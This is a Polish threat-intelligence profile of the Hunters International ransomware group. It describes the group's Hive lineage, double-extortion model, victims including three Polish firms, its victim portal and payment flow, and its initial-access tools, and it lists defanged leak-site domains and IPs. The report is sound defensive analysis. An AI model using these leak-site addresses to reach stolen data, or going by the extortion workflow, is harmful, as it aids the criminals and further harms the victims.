TLP: CLEAR

Profil grupy RaaS
Hunters International

Symbol dokumentu:	CERTOPL/CTI/huntersinternational/20241028
Wersja:	1.4
Autor:	Rafał Wolert
Sprawdził:	Ireneusz Tarnowski
Data:	2024-10-28
TLP:	CLEAR
Słowa kluczowe:	Hunters International, ransomware, RaaS, SharpRhino

Spis treści:

Podsumowanie

Pierwsze wzmianki o grupie: październik 2023

Powiązania z innymi grupami: Hive

Model grupy: Ransomware-as-a-Service w trybie double extortion. Po niezapłaceniu okupu grupa publikuje zaszyfrowane i/lub wyeksfiltrowane dane na stronach grupy w sieci TOR.

Atakowane sektory: Grupa nie ma sprecyzowanych sektorów

Atakowane regiony: Ataki mają miejsce w USA, Europie i Azji

Powiązane złośliwe oprogramowanie: SharpRhino (RAT)


Raport podsumowuje działalność grupy Hunters International w latach 2023-2024. Grupa mająca powiązania z nieistniejącą już grupą Hive działa w trybie double-extortion, szyfrując i/lub eksfiltrując. Grupa wybiera cele bez względu na region, w którym znajduje się ofiara czy sektor działania, choć zaobserwowano brak ataków na kraje CIS (Commonwealth of Independent States)[1]. Grupa używa dodatkowych narzędzi takich jak SharpRhino do uzyskania początkowego dostępu do infrastruktury (Initial Access). Oprogramowanie ransomware dostarczane na stacje końcowe jest nową wersją złośliwego kodu, którego wcześniej używała grupa Hive.

Profil grupy Hunters International

Wprowadzenie

Grupa Hunters International pojawiła się w październiku 2023 roku, krótko po rozwiązaniu grupy Hive przez skoordynowaną akcję służb w Q1 2023[2]. Badacze bezpieczeństwa dowiedli o podobieństwie próbek kodu ransomware pomiędzy obiema grupami (około 60%). Hunters International działają w modelu Ransomware-as-a-Service (RaaS) i twierdzą, że są niezależną grupą posiadającą wykupiony kod źródłowy grupy Hive oraz ich infrastrukturę. Na dzień 02.09.2024, grupie przypisywano powiązania z Rosją ze względu na język rosyjski i angielski[3], w którym porozumiewa się grupa oraz brak ataków na państwa WNP[4]. Głównym celem grupy Hunters International jest eksfiltracja danych, a nie ich szyfrowanie, na co wskazuje wypowiedź członka grupy z dnia 24.10.2023 (rysunek 1), choć sama grupa obecnie pracuje w modelu double extortion.

[1] https://en.wikipedia.org/wiki/Commonwealth_of_Independent_States
[2] https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant
[3] https://blog.barracuda.com/2024/07/29/hunters-international--your-data-is-the-prey
[4] https://www.quorumcyber.com/insights/sharprhino-new-hunters-international-rat-identified-by-quorum-cyber/




Rys. 1. Grupa Hunters International[5] i wypowiedź z 24.10.2023

Cele


Cele grupy nie są zdefiniowane pod względem regionu, jak również sektora przemysłu. Według oficjalnej DLS[6] Hunters International, najwięcej ofiar pochodzi z USA [107 firm], celami stają się także kraje w Europie [41 firm], Azji [18 firm]. Większość sektorów atakowanych przez grupę dotyczy branży usługowej, produkcji, sprzedaży, opieki zdrowotnej, finansów, transportu, technologii i sektorów rządowych.

Grupa posiada DLS dla ofiar wraz z chatem w sieci TOR (rys.1,2). Na takiej stronie możemy zobaczyć ofiary w podziałach na kilka kategorii.. Po niezapłaceniu okupu, część danych lub całość jest dostępna do pobrania ze strony




Rys. 2. DLS grupy Hunters International

[5] https://www.acronis.com/en-sg/cyber-protection-center/posts/hunters-international-new-ransomware-based-on-hive-source-code/
[6] ang. Dedicated Leak Site



Rys. 3. Chat dla ofiar.


Na stronie DLS zostały opublikowane informacje o atakach oraz wyeksfiltrowane dane z trzech polskich firm. Pierwsza z nich, AIUT[7], została opublikowana 9 października 2024. Wyeksfiltrowano 5.9TB danych dotyczących klientów firmy[8].



Rys. 4. Firma AIUT

Kolejna z firm [443.8GB], SuperDrob S.A.[9] została opublikowana na stronie 19 września 2024 roku.


[7] https://aiut.com/incydent-bezpieczenstwa/
[8] https://cyberdefence24.pl/cyberbezpieczenstwo/incydent-w-polskiej-firmie-wyciekly-skany-paszportow
[9] https://superdrob.pl/oswiadczenie-dotyczace-naruszenia-infrastruktury-informatycznej/



Rys. 5. Firma SuperDrob S.A.

W eksfiltrowanych plikach znalazły się dane dostępowe do usług oraz serwisów wewnętrznych i zewnętrznych firmy, publiczne adresy IPv4, klucze licencyjne, imiona i nazwiska pracowników korzystających ze stacji oraz ich dane osobowe (numery PESEL)[10].

Trzecia z firm, Atende, znajduje się na stronie Hunters International z wyciekiem danych 1.2TB[11].



Rys. 6. Firma Atende.[12]

Grupa posiada także domeny DLS w publicznej sieci:


- `huntersinternational[.]net (185[.]244.181.173, 78[.]111.88.111)`

[10] https://cyberdefence24.pl/cyberbezpieczenstwo/atak-na-superdrob-wyciek-danych-osobowych-i-hasel-administratorow
[11] https://cyberdefence24.pl/cyberbezpieczenstwo/polska-firma-it-zhakowana-wielki-wyciek-danych
[12] https://atende.pl/pl/aktualnosci/oswiadczenie-zarzadu


- huntersinternational[.]su,
- 5m2n5b.huntersinternational[.]su (45[.]8.228.240 , 45[.]142.44.203
- huntersinternational[.]org (185[.]185.68.40)

DLS i strona dla ofiar


Poświadczenia otrzymane do logowania w notatce ransomware służą do logowania się na stronę dedykowaną ofiarom w sieci TOR. Ofiara jest w stanie uzyskać dodatkowe informacje na temat wycieku, uzyskać dostęp do chatu, pobrać nazwy plików w formacie JSON, otrzymać darmowe odszyfrowanie plików (do 5 plików; w większości przypadków grupa umożliwia tę opcję) i uzyskać szczegółowe informacje na temat płatności za pomocą Bitcoina.




Rys. 7. Dashboard strony dla ofiar.




Rys. 8. Dashboard bez możliwości darmowego odszyfrowania.




Rys. 9. Informacje na temat upublicznionych danych w częściach/całości.



Rys. 10. Możliwość darmowego odszyfrowania 5 plików.



Rys. 11. Strona z płatnością w Bitcoinie.



Rys. 12. Wiadomości z chatu dla ofiar grupy.


Narzędzia i techniki

Raporty dotyczące grupy[13] wskazują na używanie przez nich spear phishingu, eksploitacji RDP jako technik uzyskania dostępu początkowego (Initial Access). Grupa posługuje się także malwarem SharpRhino napisanym w języku C#, jako narzędziem służącym do dostarczenia finalnego payloadu szyfrującego na stacje końcowe.

